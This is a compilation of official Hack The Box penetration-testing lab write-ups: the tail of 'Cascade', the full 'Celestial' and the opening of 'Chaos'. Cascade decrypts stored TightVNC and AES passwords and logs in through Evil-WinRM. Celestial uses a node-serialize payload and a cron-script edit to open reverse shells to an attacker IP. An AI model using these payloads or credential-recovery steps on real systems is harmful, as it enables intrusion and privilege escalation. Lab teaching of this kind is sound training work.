CN=TempAdmin,OU=Users,OU=UK,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD]   Successfully moved object. New location
CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted
Objects,DC=cascade,DC=local
```

The log informs us that the program is running in the context of `ArkSvc` and that the `TempAdmin` account has been moved to the recycle bin.

Finally, `Temp` contains folders for the users `r.thompson` and `s.smith`. The file `VNC Install.reg` can be found inside `s.smith`'s folder. It seems to be a backup of the registry settings for `TightVNC`, a desktop remote control program.

```
smb: \IT\> cd Temp
smb: \IT\Temp\> recurse
smb: \IT\Temp\> ls
  .                   D        0  Wed Jan 29 03:36:59 2020
  ..                  D        0  Wed Jan 29 03:36:59 2020
  r.thompson          D        0  Wed Jan 29 03:36:53 2020
  s.smith             D        0  Wed Jan 29 01:30:01 2020

\IT\Temp\r.thompson
  .                   D        0  Wed Jan 29 03:36:53 2020
  ..                  D        0  Wed Jan 29 03:36:53 2020

\IT\Temp\s.smith
  .                   D        0  Wed Jan 29 01:30:01 2020
  ..                  D        0  Wed Jan 29 01:30:01 2020
  VNC Install.reg     A     2680  Wed Jan 29 00:57:44 2020
```

Foothold

TightVNC

The registry file found contains a `Password` attribute, with the corresponding value consisting of hexadecimal characters.

```
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
```

This writeup demonstrates how TightVNC passwords can be decrypted using Metasploit. Use the commands below to decrypt the password.

```
msfconsole
msf5 > irb
key="\x17\x52\x6b\x06\x23\x4e\x58\x07"
require 'rex/proto/rfb'
Rex::Proto::RFB::Cipher.decrypt ["6BCF2A4B6E5ACA0F"].pack('H*'), key
```

The `key` variable is the known hardcoded DES key that has been extracted from the program. The `Rex::Proto::RFB::Cipher.decrypt` function is used to decrypt the password with the provided key.

The password for `s.smith` is revealed as `sT333ve2`. Let's check if this user belongs to the `Remote Management Users` group, as this would allow us to connect using `Evil-WinRM`.

```
./windapsearch.py -U --full --dc-ip 10.10.10.182
```

```
./windapsearch.py -U --full --dc-ip 10.10.10.182

<SNIP>
cn: Steve Smith
sn: Smith
givenName: Steve
distinguishedName: CN=Steve Smith,OU=Users,OU=UK,DC=cascade,DC=local
memberOf: CN=Audit Share,OU=Groups,OU=UK,DC=cascade,DC=local
memberOf: CN=Remote Management Users,OU=Groups,OU=UK,DC=cascade,DC=local
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
sAMAccountName: s.smith
</SNIP>
```

This is the case and we can proceed to connect.

```
evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2
```

```
evil-winrm -i 10.10.10.182 -u s.smith -p sT333ve2

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

This works and a PowerShell Remoting connection is established. The user flag is located in `C:\Users\s.smith\Desktop`.

Lateral Movement

Audit

The `Get-ADUser` cmdlet can be used to list the properties for the user `s.smith`.

```
Get-ADUser -identity s.smith -properties *
```

```
Get-ADUser -identity s.smith -properties *

<SNIP>
DisplayName                         : Steve Smith
DistinguishedName                   : CN=Steve Smith,OU=Users
MemberOf                            : {CN=Audit Share}
ScriptPath                          : MapAuditDrive.vbs
</SNIP>

net user s.smith

<SNIP>
User name                    s.smith
Full Name                    Steve Smith
Logon script                 MapAuditDrive.vbs
Local Group Memberships      *Audit Share          *IT
                             *Remote Management Use
</SNIP>
```

The command reveals that the user is a member of the `Audit Share` group, and also that the logon script `MapAuditDrive.vbs` is assigned to this account. Active Directory logon scripts are saved in the `NETLOGON` share by default.

```
smbclient \\\\10.10.10.182\\NETLOGON -U s.smith
```

```
smbclient \\\\10.10.10.182\\NETLOGON -U s.smith
Enter WORKGROUP\s.smith's password: sT333ve2
smb: \> ls
  .                                   D        0  Wed Jan 15 23:50:33 2020
  ..                                  D        0  Wed Jan 15 23:50:33 2020
  MapAuditDrive.vbs                   A      258  Wed Jan 15 23:50:15 2020
  MapDataDrive.vbs                    A      255  Wed Jan 15 23:51:03 2020
```

The share is accessible and the script is present along with another script called `MapDataDrive.vbs`. Let's download and read them.

```
get MapAuditDrive.vbs
get MapDataDrive.vbs
```

The `MapDataDrive.vbs` script mounts the `Data` drive that we previously accessed as `r.thompson`, while the `MapAuditDrive.vbs` script maps a previously inaccessible drive called `Audit$`.

```
'MapAuditDrive.vbs
Option Explicit
Dim oNetwork, strDriveLetter, strRemotePath
strDriveLetter = "F:"
strRemotePath = "\\CASC-DC1\Audit$"
Set oNetwork = CreateObject("WScript.Network")
oNetwork.MapNetworkDrive strDriveLetter, strRemotePath
WScript.Quit
```

Let's inspect the drive using `smbclient` as the user `s.smith`.

```
smbclient \\\\10.10.10.182\\Audit$ -U s.smith
```

```
smbclient \\\\10.10.10.182\\Audit$ -U s.smith
Enter WORKGROUP\s.smith's password: sT333ve2
smb: \> ls
  .                                   D        0  Wed Jan 29 20:01:26 2020
  ..                                  D        0  Wed Jan 29 20:01:26 2020
  CascAudit.exe                       A    13312  Tue Jan 28 23:46:51 2020
  CascCrypto.dll                      A    12288  Wed Jan 29 20:00:20 2020
  DB                                  D        0  Tue Jan 28 23:40:59 2020
  RunAudit.bat                        A       45  Wed Jan 29 01:29:47 2020
  System.Data.SQLite.dll              A   363520  Sun Oct 27 08:38:36 2019
  System.Data.SQLite.EF6.dll          A   186880  Sun Oct 27 08:38:38 2019
  x64                                 D        0  Mon Jan 27 00:25:27 2020
  x86                                 D        0  Mon Jan 27 00:25:27 2020
```

SQLite

Let's download `RunAudit.bat` for further examination.


```
CascAudit.exe "\\CASC-DC1\Audit$\DB\Audit.db"
```

The batch file executes `CascAudit.exe` with a database file located in the `DB` folder passed as input. Download the database and use the `file` command to check the file type.

```
file Audit.db
Audit.db: SQLite 3.x database, last written using SQLite version
3027002
```

It is identified as a SQLite database. The `sqlitebrowser` utility can be used to inspect the DB contents.

```
sqlitebrowser Audit.db
```



The table `LDAP` contains a password for the `ArkSvc` user. It seems to be base64 encoded, but decoding it does not return any useful output, which indicates that the data is encrypted.

```
echo BQO5l5Kj9MdErXx6Q6AGOw== | base64 -d
������D�|zC�;
```


CascAudit

Since this database is used by the `CascAudit.exe` executable let's download and attempt to decompile it. This may help us to understand how the password was encrypted. The `file` command can be used to identify the type of executable.


```
file CascAudit.exe
CascAudit.exe: PE32 executable (console) Intel 80386 Mono/.Net
assembly, for MS Windows
```

It's identified as a .NET executable, so we can use a .NET decompiler such as dnSpy to open it. It can be run on Linux using wine. Download the latest 64-bit release from the official GitHub repo.

```
sudo apt install wine64 -y
cd ~/Downloads
unzip dnSpy-netcore-win64.zip
cd dnSpy-netcore-win64
wine dnSpy.exe
```



Click on `File`, then `Open` and locate `CascAudit.exe` to decompile it. Locate the `main` function by clicking on `CascAudit (1.0.0.0)`, then `CascAudit` and selecting `MainModule`.



The relevant code that decrypts the password is shown below.

```
string text = string.Empty;
string password = string.Empty;
string text2 = string.Empty;
try
{
  sqliteConnection.Open();
  using (SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT * FROM LDAP",
sqliteConnection))
  {
    using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
    {
      sqliteDataReader.Read();
      text = Conversions.ToString(sqliteDataReader["Uname"]);
      text2 = Conversions.ToString(sqliteDataReader["Domain"]);
      string text3 = Conversions.ToString(sqliteDataReader["Pwd"]);
      try
      {
        password = Crypto.DecryptString(text3, "c4scadek3y654321");
      }
      catch (Exception ex)
```

```
        {
          Console.WriteLine("Error decrypting password: " + ex.Message);
          return;
        }
      }
    }
    sqliteConnection.Close();
}
```

The program opens the SQLite database, reads the password and decrypts it with the `Crypto.DecryptString` function, using the key `c4scadek3y654321`. The decrypt function does not seem to exist in the executable, so it might be loaded through a DLL. Looking at the `Audit` share, `CascCrypto.dll` is identified. Download it from the share and open it using `dnSpy`. The relevant code is as follows.

```
public static string DecryptString(string EncryptedString, string Key)
        {
            byte[] array = Convert.FromBase64String(EncryptedString);
            Aes aes = Aes.Create();
            aes.KeySize = 128;
            aes.BlockSize = 128;
            aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
            aes.Mode = 1;
            aes.Key = Encoding.UTF8.GetBytes(Key);
            string @string;
            using (MemoryStream memoryStream = new MemoryStream(array))
            {
                using (CryptoStream cryptoStream = new
CryptoStream(memoryStream, aes.CreateDecryptor(), 0))
                {
                    byte[] array2 = new byte[checked(array.Length - 1 + 1)];
                    cryptoStream.Read(array2, 0, array2.Length);
                    @string = Encoding.UTF8.GetString(array2);
                }
            }
            return @string;
        }
```

A 128-bit AES algorithm is used to decrypt the password. The encryption mode is set to `1` and the IV is set to `1tdyjCbY1Ix49842`. According to the .NET documentation, mode 1 corresponds to CBC. The `pyaes` module can be used to decrypt the password.

```
pip3 install pyaes
```

The following script can be used to decrypt the password.

```python
import pyaes
from base64 import b64decode

key = b"c4scadek3y654321"
iv = b"1tdyjCbY1Ix49842"
aes = pyaes.AESModeOfOperationCBC(key, iv = iv)
decrypted = aes.decrypt(b64decode('BQO5l5Kj9MdErXx6Q6AGOw=='))
print(decrypted.decode())
```

```
python3 decrypt.py

w3lc0meFr31nd
```

The decryption is successful, revealing the password for the `ArcSvc` account to be `w3lcOmeFr31nd`. We confirm that `ArkSvc` is in the `Remote Management Users` group.

```
PS C:\Users\s.smith\> net localgroup "Remote Management Users"

Alias name     Remote Management Users

Members

-------------------------------
arksvc
s.smith
The command completed successfully.
```

Use `Evil-WinRM` as before to connect to the system.

```
evil-winrm -i 10.10.10.182 -u ArkSvc -p w3lcOmeFr31nd
```


```
evil-winrm -i 10.10.10.182 -u ArkSvc -p w3lc0meFr31nd

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\arksvc\Documents>
```

A PowerShell Remoting session as `ArkSvc` is established, but the root flag is not available.

Privilege Escalation

Let's enumerate the group membership of our current user.

```
whoami /all
```




```
whoami /all

USER INFORMATION
----------------
User Name      SID
============== ============================================
cascade\arksvc S-1-5-21-3332504370-1206983947-1165150453-1106

GROUP INFORMATION
-----------------
Group Name                                 Type             SID
========================================== ================ ==============================================
Everyone                                   Well-known group S-1-1-0
BUILTIN\Users                              Alias            S-1-5-32-545
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
CASCADE\Data Share                         Alias            S-1-5-21-3332504370-1206983947-1165150453-1138
CASCADE\IT                                 Alias            S-1-5-21-3332504370-1206983947-1165150453-1113
CASCADE\AD Recycle Bin                     Alias            S-1-5-21-3332504370-1206983947-1165150453-1119
CASCADE\Remote Management Users            Alias            S-1-5-21-3332504370-1206983947-1165150453-1126
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448
```

The user is identified to belong to the `AD Recycle Bin` group. The Active Directory Recycle Bin is used to recover deleted Active Directory objects such as Users, Groups, OUs etc. The objects keep all their properties intact while in the AD Recycle Bin, which allows them to be restored at any point. Let's enumerate the AD Recycle Bin for interesting objects using the `Get-ADObject` command, and filtering only deleted objects with the `isDeleted` property.

```
Get-ADObject -ldapfilter "(&(isDeleted=TRUE))" -IncludeDeletedObjects
```

A filter can be applied to retrieve user accounts only, using the `objectclass` property.

```
Get-ADObject -ldapfilter "(&(objectclass=user)(isDeleted=TRUE))" -
IncludeDeletedObjects
```



```
<SNIP>
Deleted           : True
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059
Name              : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass       : user
ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059
</SNIP>
```

The `TempAdmin` account that was mentioned in the email correspondence is returned. Let's further enumerate this user and list the available properties. The `DisplayName` filter is used to select only that specific account.

```
Get-ADObject -ldapfilter "(&(objectclass=user)(DisplayName=TempAdmin)
(isDeleted=TRUE))" -IncludeDeletedObjects -Properties *
```

```
Get-ADObject -ldapfilter "(&(objectclass=user)(DisplayName=TempAdmin)(isDeleted=TRUE))"
-IncludeDeletedObjects -Properties *

<SNIP>
accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
CN                              : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
</SNIP>
```

A property called `cascadelegacyPwd` is returned, which looks very similar to the one that `r.thompson` had, and also looks as a Base64 encoded string. Let's decode it.

```
echo YmFDVDNyMWFOMDBkbGVz | base64 -d
baCT3r1aN00dles
```

The returned string looks like a password but the user is deleted, so we cannot use it to log in as `TempAdmin`. However, we recall the email correspondence mentioned that the Administrator account has the same password as the `TempAdmin` account. Let's login as the Administrator instead.

```
evil-winrm -i 10.10.10.182 -u Administrator -p baCT3r1aN00dles
```

```
evil-winrm -i 10.10.10.182 -u Administrator -p baCT3r1aN00dles

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

The login was successful and the root flag can be read.

Hack The Box
PEN-TESTING LABS

Celestial

25th August 2018 / Document No D18.100.15

Prepared By: Alexander Reid (Arrexel)

Machine Author: 3ndG4me

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Celestial is a medium difficulty machine which focuses on deserialization exploits. It is not the most realistic, however it provides a practical example of abusing client-size serialized objects in NodeJS framework.

Skills Required

- Basic/intermediate knowledge of Linux
- Basic/intermediate knowledge of Javascript
- Understanding of object serialization


Skills Learned

- Exploiting object deserialization in NodeJS
- Enumerating system log files

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap



Nmap finds on Node.js running on port 3000.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

NodeJS Deserialization

Viewing the NodeJS server in a browser presents a 404, however after refreshing the page, some text is displayed. Looking at cookies reveals a **profile** entry, which is a base64-encoded JSON string. Attempting to change the **num** value to an unquoted string will cause an error which reveals some key information.

```
SyntaxError: Unexpected token e
    at Object.parse (native)
    at Object.exports.unserialize (/home/sun/node_modules/node-serialize/lib/serialize.js:62:16)
    at /home/sun/server.js:11:24
    at Layer.handle [as handle_request] (/home/sun/node_modules/express/lib/router/layer.js:95:5)
    at next (/home/sun/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/home/sun/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/home/sun/node_modules/express/lib/router/layer.js:95:5)
    at /home/sun/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/home/sun/node_modules/express/lib/router/index.js:335:12)
    at next (/home/sun/node_modules/express/lib/router/index.js:275:10)
```

The username is **sun** and the data appears to be unserialized. A quick search finds several guides on building a serialized payload for code execution through NodeJS. In this case, an exec function can be passed as the username and it will be executed.

{"username":"_$$ND_FUNC$$_require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.8 1234 >/tmp/f', function(error, stdout, stderr) { console.log(stdout) })","country":"Lameville","city":"Lametown","num":"2"}

```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.85] 59586
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(sun) gid=1000(sun) groups=1000(sun),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Root

As the **sun** user is part of the admin group, it has access to read most log files. Looking at **/var/www/syslog** reveals a root cronjob which executes **/home/sun/Documents/script.py** every 5 minutes.

```
Aug 30 22:14:56 sun systemd[1]: Mounted Arbitrary Executable File Formats File S
ystem.
Aug 30 22:14:59 sun crontab[17550]: (sun) LIST (sun)
Aug 30 22:15:01 sun CRON[17730]: (root) CMD (python /home/sun/Documents/script.p
y > /home/sun/output.txt; cp /root/script.py /home/sun/Documents/script.py; chow
n sun:sun /home/sun/Documents/script.py; chattr -i /home/sun/Documents/script.py
; touch -d "$(date -R -r /home/sun/Documents/user.txt)" /home/sun/Documents/scri
pt.py)
Aug 30 22:17:01 sun CRON[17914]: (root) CMD (   cd / && run-parts --report /etc/
cron.hourly)
sun@sun:~$
```

As the script is owned by the current user, modifying the script to create a reverse shell is all that is needed for escalation.

```
sun@sun:~/Documents$ echo "import socket,subprocess,os" > script.py
<s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)" >> script.py
<s.connect(("10.10.14.8",1235));os.dup2(s.fileno(),0)' >> script.py
sun@sun:~/Documents$ echo "os.dup2(s.fileno(),1); os.dup2(s.fileno(),2)" >> sc>
<p=subprocess.call(["/bin/sh","-i"]);' >> script.py
```

```
root@kali:~# nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.85] 35374
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Hack The Box
PEN-TESTING LABS

Chaos

25th April 2019 / Document No D19.100.18

Prepared By: MinatoTW

Machine Author: felamos

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Chaos is a “medium” difficulty box which provides an array of challenges to deal with. It requires a fair amount enumeration of the web server as well as enumerating vhosts which leads to a wordpress site which provides a file containing credentials for an IMAP server. The drafts folder contained sensitive information which needed cryptographical knowledge to decipher. The decrypted information leads to a page hosting a vulnerable Latex application which helps to gain a foothold. Password reuse helps to land a shell as a user but in a restricted shell which can be bypassed by abusing a GTFObin. Escaping the shell gives access to the user’s firefox folder containing saved logins which on decrypting gives access to a webadmin console and the root shell.

Skills Required

- Web server enumeration
- Wordpress enumeration

Skills Learned

- Breaking out of restricted shells
- Extracting data from firefox profiles

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.120 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC -T4 10.10.10.120
```

```
root@Ubuntu:~/Documents/HTB/Chaos# nmap -p$ports -sV -sC -T4 10.10.10.120
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-24 12:21 IST
Nmap scan report for 10.10.10.120
Host is up (0.43s latency).

PORT      STATE SERVICE  VERSION
80/tcp    open  http     Apache httpd 2.4.34 ((Ubuntu))
|_http-server-header: Apache/2.4.34 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
110/tcp   open  pop3     Dovecot pop3d
|_pop3-capabilities: RESP-CODES PIPELINING SASL STLS AUTH-RESP-CODE TOP UIDL CAPA
| ssl-cert: Subject: commonName=chaos
| Subject Alternative Name: DNS:chaos
